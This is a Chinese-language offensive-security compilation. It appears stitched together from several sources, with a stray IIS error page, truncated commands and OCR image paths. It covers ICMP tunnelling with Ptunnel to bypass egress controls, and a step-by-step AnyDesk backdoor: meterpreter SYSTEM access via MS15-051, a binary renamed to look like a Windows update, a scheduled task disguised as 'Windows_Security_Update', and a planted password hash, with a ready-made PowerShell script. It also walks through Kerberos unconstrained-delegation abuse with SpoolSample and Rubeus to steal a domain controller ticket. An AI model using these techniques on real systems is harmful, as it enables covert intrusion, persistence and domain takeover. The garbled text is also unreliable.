<h1 ID=errortype style="font:14pt/16pt 宋体, verdana; color:#4e4e4e">
<P ID=Comment1><!--Problem--><P ID="errorText">建设中</h1>

<P ID=Comment2><!--Probable causes:<--><P ID="errordesc"><font style="font:9pt/12pt 宋体; color:black">
  您想要查看的站点当前没有默认页。可能正在对它进行升级和配置操作。
<P ID=term1>请稍后再访问此站点。如果您仍然遇到问题，请与网站的管理员联系。

<hr size=1 color="blue">

<P ID=message1>如果您是网站的管理员，并且认为您是由于错误才收到此消息，请参阅 IIS 帮助中的&quot;启用和禁用动态内容&quot;.

<h5 ID=head1>要访问 IIS 帮助</h5>
<ol>
<li ID=bullet1>单击<b>开始</b>，然后单击<b>运行</b>。
<li ID=bullet2>在<b>打开</b>文本框中，键入 <b>inetmgr</b>。将出现 IIS 管理器。
<li ID=bullet3>从<b>帮助</b>菜单，单击<b>帮助主题</b>。
<li ID=bullet4>单击<b>Internet 信息服务</b>。</ol>
</td>
</tr>
</table>

</body>
</html>
```

遗憾的是reDuh年代久远，使用繁琐，并官方已停止维护。但是它奠定了HTTP隧道。

Windows COM C2


SMB C2

基于Ptunnel建立ICMP隧道

前言

在某些渗透测试环境下，获得了一个主机的权限但是该主机没有访问外网的权限，对于这种较为严格的网络环境，第一时间想到的就是隧道技术。常见的隧道技术有SSH\DNS\ICMP\端口转发等，大多数端口都存在被禁用的可能，但是ICMP作为基础服务被禁用的可能性却极小，在常用协议都被禁用的情况下可以考虑使用ICMP隧道。

网络拓扑



内网主机10.10.10.0/24除了ICMP通讯不能主动访问外网任何资源，20.20.20.101为hack的ICMP隧道服务端。

准备工作

由于通过ICMP协议建立隧道，为了让隧道服务端能够处理收到的ICMP报文，需要禁用系统本身的ICMP响应机制，这里先关闭hack机器的ICMP响应机制

```
echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_all
```

Ptunnel的使用

安装需要的依赖包并编译Ptunnel

```
# yum install libpcap libpcap-devel flex bison -y
# tar xf PingTunnel-0.72.tar.gz
# cd PingTunnel
# make
```

Ptunnel常用的参数

- -p 指定跳板机的IP
- -l 指定转发本地监听的端口
- -da 指定最终要访问的目标主机
- -dp 指定最终要访问目标主机的端口

PS：跳板机要有访问目标主机的权限！

在hack机器上开启ptunnel隧道监听

```
root@kali:~# ptunnel
[inf]: Starting ptunnel v 0.72.
[inf]: (c) 2004-2011 Daniel Stoedle, <daniels@cs.uit.no>
[inf]: Security features by Sebastien Raveau, <sebastien.raveau@epita.fr>
[inf]: Forwarding incoming ping packets over TCP.
[inf]: Ping proxy is listening in privileged mode.
```

在client1连接跳板机20.20.20.101，访问client本地的8000端口，跳转到跳板机本地的22端口

```
[root@localhost PingTunnel]# ./ptunnel -p 20.20.20.101 -lp 8000 -da 127.0.0.1 -dp 22
[inf]: Starting ptunnel v 0.72.
[inf]: (c) 2004-2011 Daniel Stoedle, <daniels@cs.uit.no>
[inf]: Security features by Sebastien Raveau, <sebastien.raveau@epita.fr>
[inf]: Relaying packets from incoming TCP streams.
```

查看本地已经监听8000端口

```
[root@localhost ~]# netstat -anp | grep 8000
tcp        0      0 0.0.0.0:8000          0.0.0.0:*            LISTEN      9220/./ptunnel
[root@localhost ~]#
```

client1连接本地8000端口即可通过ICMP隧道连接到跳板机的22端口

```
[root@localhost ~]# ssh 127.0.0.1 -p 8000
root@127.0.0.1's password:

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Dec 17 21:43:36 2018 from 172.16.100.25
root@kali:~# 
```

也可以通过ssh over icmp隧道，建立socks代理访问外网

```
[root@localhost ~]# ssh -NfD 9050 root@127.0.0.1 -p 8000
root@127.0.0.1's password:
[root@localhost ~]#
[root@localhost ~]#
[root@localhost ~]#
[root@localhost ~]# proxychains4 wget www.baidu.com
[proxychains] config file found: /usr/local/etc/proxychains.conf
[proxychains] preloading /usr/local/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.13-git-7-g49bf4ba
--2018-12-18 15:53:13--  http://www.baidu.com/
Resolving www.baidu.com (www.baidu.com)... 224.0.0.1
Connecting to www.baidu.com (www.baidu.com)|224.0.0.1|:80... [proxychains] Strict chain  ...  127.0.0.1:9050  ...  www.baidu.com:80  ...  OK
connected.
HTTP request sent, awaiting response... 200 OK
Length: 2381 (2.3K) [text/html]
Saving to: 'index.html.13'

100%[=================================================================================================>] 2,381       --.-K/s   in 0s

2018-12-18 15:53:13 (425 MB/s) - 'index.html.13' saved [2381/2381]
```

使用anydesk做远控

anydesk是类似team viewer的远程桌面管理软件，但是他不用安装，而且体积比较小只有2.84MB

使用场景举例

有云锁，护卫神等禁止3389登录时

类似阿里云这种，登录3389会报警

连接内网中可以出网的windows机器

注意事项

1、启动anydesk的权限需要桌面用户权限，比如，IIS做中间件的环境中，拿到了webshell一般都是没有桌面用户权限的，如果启动anydesk不会成功

2、启动anydesk时桌面不能被注销


3、有可能连接上去是黑屏，这个是因为该桌面用户退出远程桌面但没有注销，此时，除非能用winlogon启动anydesk，否则没法使用屏幕

使用方法

惯例使用virustotal扫描下



这里以本地做一个例子，当你拿到一个webshell时



ms15051提权并反弹一个msf的shell

```
Active sessions
===============

  Id  Name  Type                     Information                              Conn
ection
  --  ----  ----                     -----------                              ----
------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN-3CG99308J3B  192.
168.23.137:4444 -> 192.168.23.188:49283 (192.168.23.188)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 3232 created.
Channel 1 created.
Microsoft Windows [�汾 6.1.7600]
��Ȩ���� (c) 2009 Microsoft Corporation����������Ȩ����

C:\inetpub\wwwroot>whoami
whoami
nt authority\system

C:\inetpub\wwwroot>^A
```

下载anydesk到一个公共目录下

```
(New-Object System.Net.WebClient).DownloadFile("https://download.anydesk.com/Any
```

```
Microsoft Windows [�汾 6.1.7600]
��Ȩ���� (c) 2009 Microsoft Corporation����������Ȩ����

C:\inetpub\wwwroot>powershell "(New-Object System.Net.WebClient).DownloadFile(\"
https://download.anydesk.com/AnyDesk.exe\",\"C:\inetpub\wwwroot\winudate.exe\")
powershell "(New-Object System.Net.WebClient).DownloadFile(\"https://download.an
ydesk.com/AnyDesk.exe\",\"C:\inetpub\wwwroot\winudate.exe\")
```

确定有哪些用户当前正在使用桌面

```
(((Get-WmiObject -Class Win32_Process -Filter 'Name="explorer.exe"').GetOwner().
')
```

```
C:\inetpub\wwwroot>powershell "(((Get-WmiObject -Class Win32_Process -Filter 'Na
me=\"explorer.exe\"').GetOwner().User) -split '\n')[0]
powershell "(((Get-WmiObject -Class Win32_Process -Filter 'Name=\"explorer.exe\"
').GetOwner().User) -split '\n')[0]
jiu_er
```

启动一个计划任务，启动的用户为上个步骤选中的用户

```
schtasks /Create /TN Windows_Security_Update /SC monthly /tr "C:inetpubwwwrootWi
```

```
C:\inetpub\wwwroot>schtasks /Create /TN Windows_Security_Update /SC monthly /tr
"C:\inetpub\wwwroot\WinUpdate.exe" /RU jiu_er
schtasks /Create /TN Windows_Security_Update /SC monthly /tr "C:\inetpub\wwwroot
\WinUpdate.exe" /RU jiu_er
����: ������ Windows_Security_Update ��������
�����(Y/N)?y
y
```

先执行一次计划任务，生成配置文件

```
schtasks /run /tn Windows_Security_Update
```

```
C:\inetpub\wwwroot>schtasks /run /tn Windows_Security_Update
schtasks /run /tn Windows_Security_Update
���: �������� "Windows_Security_Update"��

C:\inetpub\wwwroot>
```

等待几秒，等anydesk成功连接到网络，再把anydesk进程杀掉，dir看用户下面是否生成配置文件，然后再service.conf里面的添加密码(AnyDeskGetAccess)

```
C:\inetpub\wwwroot>echo ad.anynet.pwd_hash=85352d14ed8d515103f6af88dd68db7573a37
ae0f9c9d2952c3a63a8220a501c >> C:\Users\jiu_er\AppData\Roaming\AnyDesk\service.c
onf
echo ad.anynet.pwd_hash=85352d14ed8d515103f6af88dd68db7573a37ae0f9c9d2952c3a63a8
220a501c >> C:\Users\jiu_er\AppData\Roaming\AnyDesk\service.conf

C:\inetpub\wwwroot>echo ad.anynet.pwd_salt=cb65156829a1d5a7281bfe8f6c98734a >> C
:\Users\jiu_er\AppData\Roaming\AnyDesk\service.conf
echo ad.anynet.pwd_salt=cb65156829a1d5a7281bfe8f6c98734a >> C:\Users\jiu_er\AppD
ata\Roaming\AnyDesk\service.conf

C:\inetpub\wwwroot>
```

```
ewJ4uuvwGd\nnRXblQBzu+vsuh16E902d2dc7QIDAQABMA0GCSqGSIb3DQEBCwUAA4IBAQAnUDQD\njw
Lu7i/VfcnLdqFz7KGF5ta8Ew9SQTlaIwQLxoGZAstrs0lX/iD4sCuTJDVceqTh\nl0qoN+U2TUzvRjlw
7GZPp2LcHKgvCq1owpWkr4Gia5W8KVc3l1eF0ahDVTUWQQLk\ntGUKVSS67h50+/ZVzpGCYlKRLVt02w
ue5uE4ZrMKBL5bQOGfnnWLZfsvSBeCXmjR\nSQy4427zTGjViTDB8ku5fjPcmCAWYn0G56jmr0aVxUAZ
uOnclowASBdp0Mk3hjBj\nwaArF7daLH/1Lu0lMYGY8nB2SdDJ6hNv1PpHlfrGayL4eCAGBhUBB3wMBm
u7VbCo\nrwaKAW8ykHqW5BTB\n-----END CERTIFICATE-----\n
ad.anynet.pwd_hash=85352d14ed8d515103f6af88dd68db7573a37ae0f9c9d2952c3a63a8220a5
01c
ad.anynet.pwd_salt=cb65156829a1d5a7281bfe8f6c98734a
```


查看anydesk的ID并启动anydesk


```
C:\inetpub\wwwroot>type C:\Users\jiu_er\AppData\Roaming\AnyDesk\system.conf
type C:\Users\jiu_er\AppData\Roaming\AnyDesk\system.conf
ad.anynet.fpr=18fc5f7337a9451624261238c854ed52a7002dab
ad.anynet.relay.error=0.1
ad.anynet.relay.state=0
ad.anynet.conn_addrs=4352ad59#relay-4352ad59.net.anydesk.com:80:443:6568,128.199
.134.119:80:443:6568
ad.anynet.id=545359161
ad.anynet.alias=
ad.anynet.network_id=main
ad.license.name=free-1
ad.anynet.cur_version=17180065792

C:\inetpub\wwwroot>
```

```
:\inetpub\wwwroot>schtasks /run /tn Windows_Security_Update
chtasks /run /tn Windows_Security_Update
u�: �������� "Windows_Security_Update"��
```

不需要到目标机器上点击接受，输入密码即可





分享一个高权限webshell下可以使用的powershell脚本

```
$TarUser = (((Get-WmiObject -Class Win32_Process -Filter 'Name="explorer.exe"').
')[0]

$AppdataPath = "C:Users$TarUserAppDataRoamingAnyDesk"

$CurPath = (Get-Location).Path

$PassData = "ad.anynet.pwd_hash=85352d14ed8d515103f6af88dd68db7573a37ae0f9c9d295

$Password = "AnyDeskGetAccess"

$url = "https://download.anydesk.com/AnyDesk.exe"

$client = New-Object System.Net.WebClient

$client.DownloadFile($url, "$CurPathWinUpdate.exe")

schtasks /Create /TN Windows_Security_Update001 /SC monthly /tr "$CurPathWinUpda

schtasks /run /tn Windows_Security_Update001

Start-Sleep -s 15

Get-Process | Where-Object {$_.Path -like "*WinUpdate*"} | Stop-Process -Force

Add-Content -Path $AppdataPathservice.conf -Value $PassData

(Select-String -Path $AppdataPathsystem.conf -Pattern 'ad.anynet.id').Line

Write-Output "Connect PassPassword: $Password"

schtasks /run /tn Windows_Security_Update001
```

防御域内委派攻击

1. 前置

0x00委派

Kerberos 委派允许一个帐户模拟另一个帐户来访问资源。 例如，用户通过Web服务器请求数据，但是所需的数据存储在其他数据库服务器中，此时，web服务器可利用委派功能来模拟用户去访问数据库服务器。委派有三种类型：无约束委派、约束委派、基于资源的委派。

- 无约束委派：当用户发送TGS来以访问设置了无约束委派的服务，它将在同一个请求中附加其TGT，服务提取用户的TGT并将其保存在服务器的LSASS中，以备后用。然后，该服务将能够模拟用户请求网络内（AD林）的任何服务。涉及到Kerberos认证流程，请参考Kerberos原理




Figure 1: Kerberos Delegation with Forwarded TGT

- 约束委派： Windows Server 2003中引入了约束委派，它允许系统管理员限制模拟帐户可以连接的服务。它依赖于服务主体名称（SPN）来标识哪些服务可以接收委托凭据。系统管理员必须在运行前端应用程序的安全主体上注册SPN，并确保林中没有重复的SPN。由于约束委派是在前端服务器上管理的，因此后端服务器管理员无法控制谁可以访问其资源。约束为派需要域管理员权限来管理受约束的委派，仅限于同一域中的安全主体，即没有跨域或跨林范围。

- 基于资源的委派：Windows Server 2012中的基于资源的约束委派通过消除对SPN的依赖，对域管理员权限的需求，允许资源所有者控制委派并提供跨域委派来改进约束委派模型。它适用于计算机帐户，用户帐户和服务帐户。

0x01 MS-RPRN

MS-RPRN--打印系统远程协议，基于RPC（Remote Procedure Call）的一种协议，支持客户端和服务器之间的同步打印和联机操作，包括打印任务控制以及打印系统管理。此外，打印系统远程协议只使用了基于命名管道的RPC。因此，源和目标服务器会通过445端口建立网络连接。可以利用 SpoolSample 通过 MS-RPRN RPC 接口来强制到其他 Windows 主机的身份验证。

0x03 S4U2self 和 S4U2proxy

S4U2self 和 S4U2proxy是对Kerberos 的扩展，详细内容可参考微软说明文档

2.无约束委派存在威胁


本段以测试环境演示无约束委派存在的威胁。

环境：域控 WIN-6BCSA1ED2BP.cate4cafe.com

域机器 mssql.cate4cafe.com

0x01环境配置

环境设置，为机器账户设置无约束委派



使用powerview或者ADModule等工具可以枚举出域内设置了委派的用户。

```
PS C:\Users\mssql\Desktop\ADModule-master\ActiveDirectory> Get-ADComputer -Filter {TrustedForDelegation -eq $True}

DistinguishedName : CN=WIN-6BCSA1ED2BP,OU=Domain Controllers,DC=cate4cafe,DC=com
DNSHostName       : WIN-6BCSA1ED2BP.cate4cafe.com
Enabled           : True
Name              : WIN-6BCSA1ED2BP
ObjectClass       : computer
ObjectGUID        : 2c11487b-eceb-4297-89b9-2b49a44f65e2
SamAccountName    : WIN-6BCSA1ED2BP$
SID               : S-1-5-21-3059159032-1345188666-2070647200-1002
UserPrincipalName :

DistinguishedName : CN=MSSQL,CN=Computers,DC=cate4cafe,DC=com
DNSHostName       : Mssql.cate4cafe.com
Enabled           : True
Name              : MSSQL
ObjectClass       : computer
ObjectGUID        : 2fbbeda1-bc2d-4089-880b-b49cda691ed9
SamAccountName    : MSSQL$
SID               : S-1-5-21-3059159032-1345188666-2070647200-1106
UserPrincipalName :
```

域控默认开启无约束委派设置。

0x02攻击步骤

以攻击机器用户为例，攻击前提需要我们先获得mssql.cate4cafe.com机器的管理员或system权限。假设我们已获取到system权限，以该权限启动执行rubeus.exe monitor /interval:5 /filteruser:域控$ 。下一步利用SpoolSample强制域控连接MSSQL进行身份认证，rubeus就可以DC的认证请求，导出其中的TGT。

```
PS C:\Users\mssql\Desktop\x64> .\SpoolSample_v4.5_x64..exe WIN-6BCSA1ED2BP.cate4cafe.com mssql.cate4cafe.com
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\WIN-6BCSA1ED2BP.cate4cafe.com, CaptureServer: \\mssql.cate4cafe.com
Target server attempted authentication and got an access denied.  If coercing authentication to an NTLM challeng
se capture tool(e.g. responder/inveigh/MSF SMB capture), this is expected and indicates the coerced authenticati
d.
```

有时需要多执行两三次。

```
PS C:\Users\mssql\Desktop\x64> ./Rubeus.exe monitor /interval:5 /filteruser:WIN-
6BCSA1ED2BP$ >> 1.txt
PS C:\Users\mssql\Desktop\x64>
```

```
ClientName              : WIN-6BCSA1ED2BP$
DomainName              : CATE4CAFE.COM
TargetDomainName        : CATE4CAFE.COM
AltTargetDomainName     : CATE4CAFE.COM
SessionKeyType          : rc4_hmac
Base64SessionKey        : zQ5tbNLpHVBb6F+p+swLeQ==
KeyExpirationTime       : 1601/1/1 8:00:00
TicketFlags             : name_canonicalize, pre_authent, renewable, forwarded, forwardable
StartTime               : 2019/10/28 14:19:41
EndTime                 : 2019/10/29 0:19:41
RenewUntil              : 2019/11/4 14:19:41
TimeSkew                : 0
EncodedTicketSize       : 1408
Base64EncodedTicket     :
```


```
  doIFfDCCBXigAwIBBaEDAgEWooIEhjCCBIJhggR+MIIEeqADAgEFoQ8bDUNBVEU0Q0FGRS5DT02iIjAgoAMCAQKhGTAXGwZrcmJ0
  Z3QbDUNBVEU0Q0FGRS5DT02jggQ8MIIEOKADAgEXoQMCAQKiggQqBIIEJgODyCHaejQdV+U53wyi1DWP3mWGgF8mn1kk/uxruqdw
  jFY2vkaChZgLLoyPavdjmL+NTi3x0Lp8GjiVPaLhpmBniveSQv2J7waL46M0YtDa9UoZVV8FTIbH98q4Hj2A4JEcy1td6sBFYo9W
  v28XtBvZSs1BYieGKa/ZWXK8G/wf+62YVz1Bx+GCturuBsB1o105omn0C1s8xqG2UUdn01Q96qS100WdVJE/TRz8zadFxEPW7+xs
  1BqNXr35JFrersRYxM1doCHc3WDeFV3LJq31MnA8R8nUQTJF6p+0AFus1fSPVS4I+119v5HMPQCEyaMbC7Ade+wVZz1CzM0b3TiY
  pC4x2u/AGoJNVG+M9x8yv/bFvc/x7Nd/WzVummULTNTn3Gcfx2PjzGiMfebNh4cDNexfJDqBn5Cg43CvLqAa3InuNFTjHRaBo200
  99W05YKi5j+MtsUd9gkJ3S00Q3gZJUK1QHDK6LDq/Ngp6BxIv0q3CS0m1H5MrcF46ZPt1C7r1baWy30sMbvUXVec3C/QpwIwAfEI
  78+U6nHPk1oTN7ua9kr0p6b0DBXk/dxitIfLhazq9XqPJ0jQtua3uniQpGodz0C99wSTposvX2CpFur2fTVFzDPzstgpPa1h0tmC
  mej8gSB14IQ1wx+go1a3K3HZqCj++g7uJzJfEKLRARL86N1XecMDit1pZNzV20eVgVrNOPi14oeNTz1qYLP3Z14wjaP8a9+10hL2
  jCCRs1izvtkqqquYATIWtpnEs/i98aU8iwoykm4uAfwcIyDVraLZ112vY+IxyEM+yhfWPN42vs13E6+SGDA0r0450rvc390AHI2n
  Z0RmDFBeZuB48Md+BFxhvLtngXojSKXPz820yfJVBqK6tsprZSJodUGPe0MR45Koois/19dTh4X1Phh1G69by5rjd6kZ4UafDRH1
  tAwJoZ01IB6MU1m1vQi/PZZmS0d5kK+X950rHSfbCE2taaTSB/twX0qXJHiQngyNrQaskzQG7ftFpu8BnIVrAL2VC0cLccCmY+00
  z57eiz8mwmhseoN1rUbd0k4YUsm/IYgTkcTQ1b0PoiImFHJnVqokgDD+wux4MzNbu6+0hJJTIRA6YOqQz/iG/r3CUhFMOGf1Inbu
  qZcsurXgrQZY8IMtgRz4qtkMK/8kUQQ9+tSPV1d8JhM/WUFQ+dPvTnSFU2411YSXNPr3bT9c6r6oF5P+bPdvefIbvQmLbaI3zg3+
  nEYOodUXd7Z1IQXfzJkHTE1zmoQuwnSYRa9o0WwNj769vRerX3oZLYW0ByRQcJEMgm68byh+L0bKDxqnYpMFWS6VyB+yfXiFqPvC
```


上图看到已经导出了base64编码的Ticket，再利用Rubeus将Ticket导入mssql，就有了dcsync权限

```
PS C:\Users\mssql\Desktop\x64> .\Rubeus.exe ptt /ticket:doIFfDCCBXigAwIBBaEDAgEWooIEhj
```

Q0FGRS5DT02iIjAgoAMCAQKhGTAXGwZrcmJ0Z3QbDUNBVEU0Q0FGRS5DT02jggQ8MIIEOKADAgEXoQMCAQKigg
N60xTG5cpgj74qyp3HfBLKhApLhuy44rfNLbaonRdM0/PEJesKiOCj6fXa8B2vwW+Jkx/rURs7Sa6B0vCXNaEq
XUUMELWWJ1G1lo0HGBSEW0QmPlLKiP8bD9oSeop5EvWscfX93AX5wOyP07YNQYJk32WyjO+LZbVGjW1pVqonUk
kf532dM2rkp3LLFHuzn09zqIwjJ9YtwqOuqmEYtGamJglKobWl/yNF2O811D5G+kivffiKkuN4Gv/y24CkWbfj
ImUzRvdbI4h0NkzytFBXNIJk/QkcEIgSU/N48ONLyWlrhdaBZQwXpLNqkEgCuyLfn75ZyTXAe8yyErATtSNF/D
QluJ7xyOQ2sPOhmMsc6qHt6BSYsE0p6AAeVA7vijajbjhrtqiqVFZCNgAcNAokD0sBpXGpJYFpVMkagCTUuWmS
/Bb5Fx6CLELr/mMwRdo9+cxBX5tVDUg5Pj7qBPq+mYXyuOYT7SQZJE3IHNcsAbj+TofO7M91p1sdgqheeUnhSm
IaE6dBxMsKKjCxt+mINYTPN54NCJeARpZfDVIeHJqr9h5rYe0FIoRQwMtfDthLSPNeRkWH6MFtIohw8KIIIJvr
